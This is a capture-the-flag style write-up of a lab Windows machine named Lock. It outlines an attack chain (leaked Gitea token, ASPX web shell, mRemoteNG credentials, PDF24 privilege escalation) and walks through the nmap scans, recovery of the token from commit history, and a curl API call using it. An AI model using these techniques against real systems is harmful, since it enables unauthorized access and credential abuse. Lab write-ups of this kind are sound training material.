
Overview
Lock is a Windows machine that demonstrates how exposed development workflows can become an initial access path. A leaked Gitea access token allows access to a private website repository, which is automatically deployed to an IIS web root. From there, an ASPX web shell provides code execution, mRemoteNG configuration data exposes RDP credentials, and a vulnerable PDF24 installation is abused for local privilege escalation.
Attack Chain
- Enumerate exposed services and identify
HTTP,SMB,Gitea, andRDP - Discover the
ellen.freemanGitea account and thedev-scriptsrepository - Review commit history and recover a hard-coded Gitea access token
- Use the token to access the private
websiterepository - Push an ASPX web shell into the auto-deployed IIS website
- Gain a shell as
ellen.freeman - Recover RDP credentials from an mRemoteNG
config.xmlfile - Log in over RDP as
Gale.Dekariosand read the user flag - Identify PDF24 Creator
11.15.1 - Abuse
CVE-2023-49147withSetOpLock - Break out to an elevated
cmd.exesession and read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.10.107.147; export NAME=LOCK; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The open TCP ports are:
80,445,3000,3389
We then run a service and version scan against the discovered ports.


nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
Findings
The scan exposes a relatively small attack surface. Port 80 is running a Microsoft IIS web server, port 3000 hosts a Gitea instance, SMB (445) is available, and RDP (3389) is open. The combination of Gitea and IIS is immediately interesting because repository-backed deployments can sometimes lead to file upload or web shell opportunities if credentials are recovered.
Web Enumeration
Port 80 - HTTP

Browsing to port 80 shows a static HTML site advertising PDF-related business products. There is no obvious functionality exposed on the page, but the content becomes useful later because it confirms that the external website is hosted through IIS.
Port 3000 - Gitea

Port 3000 hosts a default Gitea instance.

Exploring the public Gitea content reveals a user named ellen.freeman and a repository called dev-scripts.


Inside dev-scripts, there is one Python script named repos.py. The repository also shows 2 Commits, which is important because secrets are often removed from the latest version but remain visible in commit history.

Reviewing the latest version of repos.py, we can see that it is designed to interact with Gitea repositories.

When we download and run the script locally, it fails because it expects an access token.
Recovering the Gitea Access Token
Since the script requires a token and the repository has a small commit history, the next step is to review the previous commits.

The first commit exposes a hard-coded Gitea access token.
The second commit shows that the hard-coded token was removed and replaced with an environment variable called GITEA_ACCESS_TOKEN. This is a common pattern: the secret was cleaned up in the latest code, but the original value remained in source control history.

The recovered Gitea access token is:
43ce39bb0bd6bc489284f2905f033ca467a6362f
We set the environment variable and run the script again.

This works and reveals another repository endpoint for the website.
Querying the Gitea API
Another way to validate the token is to query the Gitea API directly. From the latest repos.py, the script requests the /api/v1/user/repos endpoint.

We can test the endpoint with the Authorization header.

curl -H "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f" "http://10.10.107.147:3000/api/v1/user/repos"
The API returns JSON data about the repositories available to the authenticated user.
